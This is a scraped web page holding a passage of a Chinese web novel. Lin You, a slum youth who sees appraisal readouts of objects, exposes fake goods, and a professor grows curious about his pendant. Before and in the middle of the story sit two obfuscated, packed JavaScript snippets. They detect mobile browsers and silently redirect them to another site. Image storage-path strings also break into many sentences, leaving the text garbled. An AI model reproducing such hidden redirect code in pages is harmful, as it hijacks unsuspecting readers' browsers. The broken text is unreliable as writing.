){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055109|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 七八岁的样子,悄悄拉住了他的衣角。 虎子仰着脸,黑亮的眼睛里满是郑重,从口袋里掏出一块拳头大小、颜色斑驳的石头,双手捧到林柚面前。 “柚子哥哥,”虎子小声说,语气里带着献宝般的期待,“这个……给你。我在河滩捡的,它长得……长得特别不一样。王爷爷说,你可能能让它变值钱。” 林柚愣住了。 他低头看着那块石头,就是河滩常见的鹅卵石,只是颜色混杂了些,表面光滑,除此之外毫无特别之处。 ——普通石英质鹅卵石/常见/无价值 【又一个石头……】 【这些孩子真以为我是点石成金的神仙吗?】 他心里哭笑不得,但看着虎子那双满是真诚和期待的眼睛,心瞬间软了。 他郑重地接过石头,在手里掂了掂,脸上露出一个温暖的笑容:“谢谢虎子,这块石头……很特别,我很喜欢。” 虎子的眼睛瞬间亮得惊人,小脸兴奋得通红:“真的吗?!柚子哥哥喜欢!” “嗯,真的喜欢。”林柚揉了揉他的脑袋,“我会好好保管的。” 虎子开心地蹦跳着跑开了,边跑边喊:“柚子哥哥说我的石头特别!” 其他孩子立刻围过来,叽叽喳喳地问:“柚子哥哥,我的石头呢?”“我昨天捡了一块更好看的!” 林柚哭笑不得,只能一个个安抚过去。 小七在旁边看着,歪了歪头:“哥哥,你明明知道那只是普通石头。” “我知道。”林柚把那块鹅卵石小心地放进口袋,“但对虎子来说,那是他能拿出的最好的东西。心意比石头本身重要。” 小七似懂非懂地点了点头。 就在这时,身后响起一个拘谨的声音: “请问……是林柚小兄弟吗?” 林柚回头。 一个五十多岁的男人站在门口,穿洗得发白但很整洁的工装,手里提着布袋,他的脸上带着拘谨的笑容,眼神闪烁着某种期待。 “我是,您是?” “我叫老赵,在黑市卖杂货的。”男人搓了搓手,“那个……我听说你眼力好,能帮人掌掌眼?” 林柚心里咯噔一下。 【来了来了,传闻受害者上门了!】 “赵叔,您听谁说的?我真的不会……” “哎,小兄弟别谦虚。”老赵连忙打断他,“我也不是要你帮我鉴定什么值钱的宝贝,就是想请你帮忙看看这个。” 老赵已经把布袋打开,掏出一个其貌不扬的铜盒子:“我在废品站淘的,花了五十……咳,五十星币。回来之后越看越觉得不对劲,但又说不上来哪里不对。今天正好遇到你,想请你瞅一眼?” 林柚盯着盒子。 视野边缘像闪了一下,淡蓝色的短字一掠而过: ——黄铜合金/压铸/民用品/年份约三十年/估值≈15 林柚:“……” 【好家伙,连估值都给我算出来了。】 他把盒子翻到背面,指尖点在那条细细的接缝纹路上: “赵叔,这个接缝是机器压出来的,纹路太规整了。老物件一般会有手工痕迹,氧化也会不均匀。这个颜色太均匀,像批量生产的民用品。” 9. 第 9 章 老赵拿着盒子翻来覆去地看,脸上的表情逐渐从期待变成了失落:“你、你确定?” “嗯。”林柚点头,语气尽量委婉,“不算古董,也不值那个价。” 老赵嘴角扯出个苦笑:“唉……我就说嘛,哪有这么好的事儿。五十星币捡漏古董,我是在做梦。” 林柚有点不忍心:“但盒子保存得挺好,你拿来装点小零件也行,别太往心里去。” “不不不,小兄弟你说的对。我就是贪便宜,想捡漏。活该打眼。” 老赵叹口气,把盒子收回去,又从口袋里摸出一张皱巴巴的五十星币纸钞,递过来:“这是心意,谢谢你。” 林柚连忙摆手:“不用不用!赵叔,我就随口说了两句,哪能收您的钱。” “那怎么行!”老赵急了,“小兄弟你帮我省下了大钱啊!我本来还打算拿这盒子去找专业的鉴定师的,那些人开口就是几百块鉴定费。你这一说,我就不用花那个冤枉钱了!” “可是……” “你要是不收,我这心里过意不去。”老赵硬把钱塞进林柚手里,“就当是我请你喝杯水的钱,成不?” 林柚拗不过,只能收下。 老赵走的时候还回头叮嘱:“以后我再淘到东西,还能来找你不?” 林柚僵硬地点头:“……行。” 老赵走远了。 林柚看着手里的五十星币,心情复杂。 【这钱收得我像在行骗。】 【可我确实帮了他……】 小七抬头问:“哥哥不开心?” “我觉得自己像个骗子。” 小七很认真:“你没有骗他。你说的是事实。帮助别人避免损失,是正当行为。” 林柚被他说得心里轻轻一松。 【……好吧。至少我没有昧良心忽悠他。】 …… 从那天起,来找林柚掌眼的人渐渐多了。 但林柚很快发现,这事儿不是单纯帮忙那么简单。 有些人找他,是想避坑;有些人找他,是想坑人。 这天下午,一个瘦高的二道贩子拎着一串古地球珍珠,笑得一脸精明:“小大师,给我看看这串成色?” 旁边站着个卖面饼的婶子,眼睛发亮,显然已经被他忽悠得心动。 林柚刚想开口,视野里那串珍珠又闪了一下: 「塑料/回收料/表面涂层/遇热易软化」 他正准备说假的,却发现卖面饼的婶子正紧张地盯着他,嘴唇抿得紧紧的,手里的钱攥了又松,显然内心正在挣扎, 她是真想买,但又怕被骗。 而那个二道贩子却满脸堆笑,一副胜券在握的样子。 林柚心里叹了口气。 他接过珍珠,在手里掂了掂,眉头微不可察地皱了一下,然后抬眼看向二道贩子,语气平静:“这串……你确定是古地球的?” 二道贩子笑容不变:“当然。你看这光泽,这圆润度……” 林柚没等他说完,直接拿着那串珠子,走到旁边摊位的热水桶边,把其中一颗在冒着热气的桶沿轻轻蹭了蹭。 不到三秒,那颗珍珠表面的涂层就开始发软、起皱,露出下面灰扑扑的塑料底色。 围观群众发出一阵低呼。 卖面饼的婶子倒吸一口气,脸瞬间涨红,指着二道贩子:“你、你骗我!” 二道贩子脸色大变,指着林柚:“你胡说什么?!你这是故意毁我东西!” 林柚把珠子递还给他,语气依旧平静:“如果是真珍珠,不会怕这点热气。你要是不信,可以找专业机构鉴定,费用我出。” 这话一出,周围人看向二道贩子的眼神都变了。 二道贩子脸一阵青一阵白,一把抢过珠子,扭头就跑,还不忘丢下一句:“你给我等着!” 围观人群一阵哗然,紧接着又有人冲林柚竖起大拇指。 “柚子少年,眼睛真毒!” “假的到你面前过不了!” 林柚只觉得脑壳嗡嗡的。 【……这就叫骑虎难下吗?】 【我明明只想活着,怎么活着活着成了贫民窟打假办主任?】 不过也不全是糟心事。 隔了两天,一个沉默寡言的老工匠找上门,手里捧着个木雕盒子,边缘磨损得厉害,但雕花依旧清晰。 “柚子小哥,”老工匠声音沙哑,“这是我爷爷留下的,说是他年轻时亲手刻的。我想知道……它现在还能值几个钱不?” 林柚接过盒子。 「老杉木/手工雕刻/年份约九十年/保存良好/估值≈300-500」 他松了口气,总算见到真东西了。 “这是手工雕的,木头是老杉木,保存得很好。”林柚把盒子递回去,“虽然不是古董,但做工扎实,留作念想挺好的。” 老工匠怔了怔,粗糙的手指摩挲着盒盖上的雕花,眼里有些湿润:“是啊……是我爷爷刻的。谢谢你,小哥。” 他没给钱,但第二天托人送来了两个热腾腾的菜饼子,说是自家做的。 林柚吃着饼子,心里暖了一下。 之后几天,类似的事不断发生。 有时是一块陨石,结论是矿渣还带污染;有时是一幅古地球字画,背后居然还挂着造假窝点的生产编号。 林柚不再每次都解释我怎么知道,他只给结论,给证据,给一个能让普通人信服的理由。 慢慢地,贫民窟的传闻版本从三十七个涨到了五十多个。 传言已经升级到他是古地球时代穿越来的鉴宝大师…… 林柚:“……” 【谢谢,真的谢谢。】 而更麻烦的是:人情开始往他身上砸。 今天有人塞他两个苹果,明天有人硬送他一袋米;他推不掉,最后只好全部转送给孤儿院。 【他们太热情了……】 【可是我真的不想当传说啊。】 日子就这么别扭又勉强地过着。 白天带小七逛贫民窟,去孤儿院陪孩子,偶尔帮人拆穿假货;晚上回那间破屋子算账,看倒计时一点点跳。 灵魂锚点还在。 但至少……暂时稳住了。 【现在的生活,好像还不错。】 【穷是穷了点,但至少有吃有喝,有地方住,还有小七。】 【比前世躺在病床上等死……这已经像天堂了。】 …… 这天傍晚,林柚带着小七从孤儿院回来,走到半路,发现前面围了一群人。 “怎么回事?” 人群中央,一个穿破旧西装的中年人坐在地上摆摊,面前铺着脏布,放着三四样东西。 “走过路过别错过!祖传宝贝,今天亏本甩卖!” 旁边有人低声议论: “那不是老周吗?听说欠了一屁股赌债,急着卖祖传东西还钱。” “可怜啊,赌瘾害死人。” “他那些东西能是真的吗?” 林柚本来想绕开,目光却被摊位上一块灰色石头吸住。 那石头巴掌大,形状像某种动物的牙齿,造型怪得很。 【……又是石头。】 【上次那块石头值四个亿,这块不会也……】 他心里刚冒出这个念头,小七已经轻轻摇了摇头。 林柚瞬间松了口气。 【好。普通石头就好。别再让我背四个亿的锅了。】 他正准备走,余光却瞥见老周旁边站着一个人。 灰色长衫,金丝眼镜,气质儒雅。 唐明远。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055110|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 林柚愣住。 【唐教授怎么又来贫民窟?他这是把这儿当散步公园了吗?】 正想着,唐明远也看到了他。 两人的目光在空气中交汇。 唐明远先是一愣,随即露出一个真切的惊喜笑容,快步走过来:“林柚!真巧,我正想找你。” 林柚受宠若惊:“唐教授,您找我有事?” “也不是什么大事。”唐明远笑呵呵地拍了拍他的肩,“就是上次那块化石蛋的事,我一直想当面谢谢你。” “不用不用,”林柚连忙摆手,“那个真的是意外,我根本不知道它那么值钱。” “哈哈,你啊,实在太谦虚了。”唐明远拍了拍他的肩膀,“对了,最近怎么样?生活还习惯吗?” “还好,还好……” 唐明远问他住得怎么样,吃得怎么样。 两人有一搭没一搭地聊着。 林柚一边答,一边不自觉扯了下衣领。 那根细绳滑出衣襟,吊坠露出一点。 半块断裂的金属片,边缘参差,像被硬生生撕裂。上面有很淡的纹样,古朴又奇异。 唐明远的目光在那一瞬间停住了。 他的瞳孔微不可察地一缩,随即又若无其事地移开,脸上依旧是温和的笑。 “你脖子上戴的那个……挺别致。” 林柚低头看了看吊坠,手指轻轻摸了摸冰凉的金属表面。 “这个啊……从小戴着的,可能是家人留下的吧。”他说得有些含糊,因为关于这具身体的过去,他自己也一无所知。 【只有这个一直带在身边……应该很重要吧。】 【可我连自己是谁都不知道,更别说这吊坠的来历了。】 家人……来历不明…… 唐明远笑着点头,语气温和:“好好保管。有些东西看似普通,背后可能藏着很重要的故事。” “嗯,我会的。”林柚认真地说,把吊坠重新塞回衣领里。 两人又聊了一会儿,唐明远还提到如果以后遇到什么困难,可以随时联系他。 “说起来,”唐明远状似不经意地问,“上次给你的名片上有我的通讯码,你好像一直没加我?” 林柚一愣,脸上浮起一丝窘迫,手指不自觉地捏了捏衣角:“那个……唐教授,我……” 他顿了顿,声音轻了下去:“我没有通讯设备。” 唐明远显然没料到这个答案,微微怔了一下。 林柚连忙补充:“等、等我攒够钱,买了通讯器,一定第一时间加您!” 这孩子……连最基础的通讯设备都没有? 唐明远压下心里的复杂情绪,温和地笑了笑:“没事,不急。这样吧,下次我来的时候,给你带一个旧的先用着,反正我家里有好几个闲置的。” “那怎么行!”林柚急忙摆手,“太贵重了,我不能——” “你帮我省下的钱,买一百个通讯器都绰绰有余。就这么说定了。” 林柚张了张嘴,最终还是小声说了句:“……谢谢唐教授。” 临走前,唐明远像是忽然想起什么:“对了,你常去的那家孤儿院……地址能告诉我吗?我也想为那些孩子做点什么。” 林柚几乎没犹豫:“当然可以。” 他把地址说了。 唐明远微笑着挥手:“你是个好孩子。”“唐教授您才是好人。”林柚挠挠头。 唐明远转身离开贫民窟,走出一段距离后,脸上的笑意慢慢收敛。 他抬手扶了扶眼镜,脚步不自觉加快。 那吊坠的纹样…… 他真的在哪里见过。 他需要回去查查资料。 唐明远深吸一口气,加快脚步。有些事情,需要谨慎求证。